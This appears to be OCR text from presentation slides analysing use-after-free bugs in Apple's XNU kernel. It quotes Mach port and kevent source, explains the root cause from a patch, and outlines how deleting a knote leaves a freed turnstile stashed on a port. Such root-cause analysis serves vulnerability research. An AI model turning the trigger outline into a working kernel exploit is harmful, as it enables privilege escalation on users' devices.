    turnstile_inheritor_t inheritor = TURNSTILE_INHERITOR_NULL;

    ip_mq_lock_held(port); // ip_sync_link_state is touched
    assert(!port->ip_specialreply);

    if (kn) {
        inheritor = filt_machport_stash_port(kn, port, &sync_link_state);
        if (sync_link_state == PORT_SYNC_LINK_WORKLOOP_KNOTE) {
            inheritor = kn;
        }
    } else if (sync_bootstrap_checkin) {
        inheritor = current_thread();
        sync_link_state = PORT_SYNC_LINK_RCV_THREAD;
    }

    ipc_port_adjust_sync_link_state_locked(port, sync_link_state, inheritor);
    port->ip_sync_bootstrap_checkin = 0;

    ipc_port_send_turnstile_recompute_push_locked(port);
    /* port unlocked */
}
```

kevent to receive a RECEIVE right

```
struct turnstile *
filt_machport_stash_port(struct knote *kn, ipc_port_t port, int *link)
{
    struct turnstile *ts = TURNSTILE_NULL;

    if (kn->kn_filter == EVFILT_WORKLOOP) {
        assert(kn->kn_ipc_obj == NULL);
        kn->kn_ipc_obj = ip_to_object(port);
        ip_reference(port);
        if (link) {
            *link = PORT_SYNC_LINK_WORKLOOP_KNOTE;
        }
        ts = filt_ipc_kqueue_turnstile(kn);
    } else if (!filt_machport_kqueue_has_turnstile(kn)) {
        if (link) {
            *link = PORT_SYNC_LINK_NO_LINKAGE;
        }
    } else if (kn->kn_ext[3] == 0) {
        ip_reference(port);
        kn->kn_ext[3] = (uintptr_t)port;
        ts = filt_ipc_kqueue_turnstile(kn);
        if (link) {
            *link = PORT_SYNC_LINK_WORKLOOP_KNOTE;
        }
    } else {
        ts = (struct turnstile *)kn->kn_hook;
        if (link) {
            *link = PORT_SYNC_LINK_WORKLOOP_STASH;
        }
    }
   return ts;
}
```

kevent to receive a RECEIVE right

```
void
ipc_port_adjust_port_locked(
    ipc_port_t port,
    struct knote *kn,
    boolean_t sync_bootstrap_checkin)
{
    int sync_link_state = PORT_SYNC_LINK_ANY;
    turnstile_inheritor_t inheritor = TURNSTILE_INHERITOR_NULL;

    ip_mq_lock_held(port); // ip_sync_link_state is touched
    assert(!port->ip_specialreply);

    if (kn) {
        inheritor = filt_machport_stash_port(kn, port, &sync_link_state);
        if (sync_link_state == PORT_SYNC_LINK_WORKLOOP_KNOTE) {
            inheritor = kn;
        }
    } else if (sync_bootstrap_checkin) {
        inheritor = current_thread();
        sync_link_state = PORT_SYNC_LINK_RCV_THREAD;
    }
    // inheritor is kn->kn_hook, and sync_link_state is PORT_SYNC_LINK_WORKLOOP_STASH
    ipc_port_adjust_sync_link_state_locked(port, sync_link_state, inheritor);
    port->ip_sync_bootstrap_checkin = 0;

    ipc_port_send_turnstile_recompute_push_locked(port);
    /* port unlocked */
}
```

ipc_port_adjust_sync_link_state_locked

```
switch (sync_link_state) {
  case PORT_SYNC_LINK_WORKLOOP_KNOTE:
      port->ip_messages.imq_inheritor_knote = inheritor;
      break;
  case PORT_SYNC_LINK_WORKLOOP_STASH:
      /* knote can be deleted by userspace, take a reference on turnstile */
      turnstile_reference(inheritor);
      port->ip_messages.imq_inheritor_turnstile = inheritor;
      break;
  case PORT_SYNC_LINK_RCV_THREAD:
      /* The thread could exit without clearing port state, take a thread ref */
      thread_reference((thread_t)inheritor);
      port->ip_messages.imq_inheritor_thread_ref = inheritor;
      break;
  default:
      klist_init(&port->ip_klist);
      sync_link_state = PORT_SYNC_LINK_ANY;
  }

  port->ip_sync_link_state = sync_link_state;
```

The patch reveals the root cause

kn->kn_hook?

```
void
filt_machport_turnstile_prepare_lazily(
    struct knote *kn,
    mach_msg_type_name_t msgt_name,
    ipc_port_t port)
{
    /* This is called from within filt_machportprocess */
    assert((kn->kn_status & KN_SUPPRESSED) && (kn->kn_status & KN_LOCKED));
    if (!filt_machport_kqueue_has_turnstile(kn)) {
        return;
    }
    if (kn->kn_ext[3] == 0 || kn->kn_hook) {
        return;
    }
    struct turnstile *ts = filt_ipc_kqueue_turnstile(kn);
    if ((msgt_name == MACH_MSG_TYPE_PORT_SEND_ONCE && port->ip_specialreply) ||
        (msgt_name == MACH_MSG_TYPE_PORT_RECEIVE)) {
        struct turnstile *kn_ts = turnstile_alloc();
        kn_ts = turnstile_prepare((uintptr_t)kn,
            (struct turnstile **)&kn->kn_hook, kn_ts, TURNSTILE_KNOTE);
        turnstile_update_inheritor(kn_ts, ts,
            TURNSTILE_IMMEDIATE_UPDATE | TURNSTILE_INHERITOR_TURNSTILE);
        turnstile_cleanup();
    }
}
```

kn->kn_hook?

- kn_hook here is a turnstile object allocated by `turnstile_alloc`, which will be released by `turnstile_complete`
- turnstile_prepare/turnstile_complete/turnstile_update_inheritor's implementations are very complicated thus I'll leave them at the end
- The turnstile is allocated once there is a receive right or a send-once right of thread special reply port to be copied out
- Destroyed when the knote is deleted, or the knote is being enabled again
- So if we delete this knote, the turnstile stored in kn_hook will also be destroyed, but it's still stashed on the port that was copied out

kevent to receive a RECEIVE right

```
void
ipc_port_adjust_port_locked(
    ipc_port_t port,
    struct knote *kn,
    boolean_t sync_bootstrap_checkin)
{
    int sync_link_state = PORT_SYNC_LINK_ANY;
    turnstile_inheritor_t inheritor = TURNSTILE_INHERITOR_NULL;

    ip_mq_lock_held(port); // ip_sync_link_state is touched
    assert(!port->ip_specialreply);

    if (kn) {
        inheritor = filt_machport_stash_port(kn, port, &sync_link_state);
        if (sync_link_state == PORT_SYNC_LINK_WORKLOOP_KNOTE) {
            inheritor = kn;
        }
    } else if (sync_bootstrap_checkin) {
        inheritor = current_thread();
        sync_link_state = PORT_SYNC_LINK_RCV_THREAD;
    }

    ipc_port_adjust_sync_link_state_locked(port, sync_link_state, inheritor);
    port->ip_sync_bootstrap_checkin = 0;

    ipc_port_send_turnstile_recompute_push_locked(port);
    /* port unlocked */
}
```

Recompute push

```
static void
ipc_port_send_turnstile_recompute_push_locked(
    ipc_port_t port)
{
    struct turnstile *send_turnstile = port_send_turnstile(port);
    if (send_turnstile) {
        turnstile_reference(send_turnstile);
        ipc_port_send_update_inheritor(port, send_turnstile,
            TURNSTILE_IMMEDIATE_UPDATE);
    }
    ip_mq_unlock(port);

    if (send_turnstile) {
        turnstile_update_inheritor_complete(send_turnstile,
            TURNSTILE_INTERLOCK_NOT_HELD);
        turnstile_deallocate_safe(send_turnstile);
    }
}
```

Recompute push

```
static void
ipc_port_send_turnstile_recompute_push_locked(
    ipc_port_t port)
{
    struct turnstile *send_turnstile = port_send_turnstile(port);
    if (send_turnstile) {
        turnstile_reference(send_turnstile);
        ipc_port_send_update_inheritor(port, send_turnstile,
            TURNSTILE_IMMEDIATE_UPDATE);
    }
    ip_mq_unlock(port);

    if (send_turnstile) {
        turnstile_update_inheritor_complete(send_turnstile,
            TURNSTILE_INTERLOCK_NOT_HELD);
        turnstile_deallocate_safe(send_turnstile);
    }
}
```

```
ipc_port_send_update_inheritor
    turnstile_update_inheritor
        turnstile_reference(kn_hook)
```

Recompute push

```
static void
ipc_port_send_turnstile_recompute_push_locked(
    ipc_port_t port)
{
    struct turnstile *send_turnstile = port_send_turnstile(port);
    if (send_turnstile) {
        turnstile_reference(send_turnstile);
        ipc_port_send_update_inheritor(port, send_turnstile,
            TURNSTILE_IMMEDIATE_UPDATE);
    }
    ip_mq_unlock(port);

    if (send_turnstile) {
        turnstile_update_inheritor_complete(send_turnstile,
            TURNSTILE_INTERLOCK_NOT_HELD);
        turnstile_deallocate_safe(send_turnstile);
    }
}
```

What if send_turnstile is NULL?

```
ipc_port_send_update_inheritor
    turnstile_update_inheritor
        turnstile_reference(kn_hook)
```

Recompute push

- XNU supports priority inheritance through turnstiles
- If a thread is about to send message to a port whose message queue is full, it will block until it’s not full. It blocks on send turnstile which maintains a wait queue
- Or there is a port’s receive right enqueuing in the destination, the send turnstile of destination has been prepared for later inheritance
- That said, if the port copying out still has room for incoming messages and there is no any other’s receive right is being enqueued in its message queue, port_send_turnstile() returns us a NULL

Turnstile UaF

- We only need a newly allocated port and send its receive right to destination which is monitored by kevent
- https://www.cyberkl.com/cvelist/cvedetail/58
- Learned a new word stash
- iOS 16.1 fixed another stashing UaF issue

knote UaF

```
case MACH_MSG_TYPE_PORT_RECEIVE: :

    struct knote *kn = current_thread()->ith_knote;
    assert((bits & MACH_PORT_TYPE_RECEIVE) == 0);
    if (bits & MACH_PORT_TYPE_SEND) {
        assert(port->ip_srights > 0);
    } else {
        assert(IE_BITS_TYPE(bits) == MACH_PORT_TYPE_NONE);
        assert(IE_BITS_UREFS(bits) == 0);
    }
    entry->ie_bits = bits | MACH_PORT_TYPE_RECEIVE;
    ipc_entry_modified(space, name, entry);

    boolean_t sync_bootstrap_checkin = FALSE;
    if (kn != ITH_KNOTE_PSEUDO && port->ip_sync_bootstrap_checkin) {
        sync_bootstrap_checkin = TRUE;
    }
    if (!ITH_KNOTE_VALID(kn, MACH_MSG_TYPE_PORT_RECEIVE)) {
        kn = NULL;
    }
    ipc_port_adjust_port_locked(port, kn, sync_bootstrap_checkin);
```

This knote still stashes even the thread returns to userspace

knote UaF

```
    if (IP_VALID(previous)) {
        // Remove once <rdar://problem/45522961> is fixed.
        // We need to make ith_knote NULL as ipc_object_copyout() uses
        // thread-argument-passing and its value should not be garbage
        current_thread()->ith_knote = ITH_KNOTE_NULL;
        rv = ipc_object_copyout(task->itk_space, ip_to_object(previous),
            MACH_MSG_TYPE_PORT_SEND_ONCE, IPC_OBJECT_COPYOUT_FLAGS_NONE,
            NULL, NULL, &previous_name);
        if (rv != KERN_SUCCESS) {
            goto done;
        }
    }
```


knote UaF


```
    if (IP_VALID(previous)) {
        // Remove once <rdar://problem/45522961> is fixed.
        // We need to make ith_knote NULL as ipc_object_copyout() uses
        // thread-argument-passing and its value should not be garbage
        current_thread()->ith_knote = ITH_KNOTE_NULL;
        rv = ipc_object_copyout(task->itk_space, ip_to_object(previous),
            MACH_MSG_TYPE_PORT_SEND_ONCE, IPC_OBJECT_COPYOUT_FLAGS_NONE,
            NULL, NULL, &previous_name);
        if (rv != KERN_SUCCESS) {
            goto done;
        }
    }
```

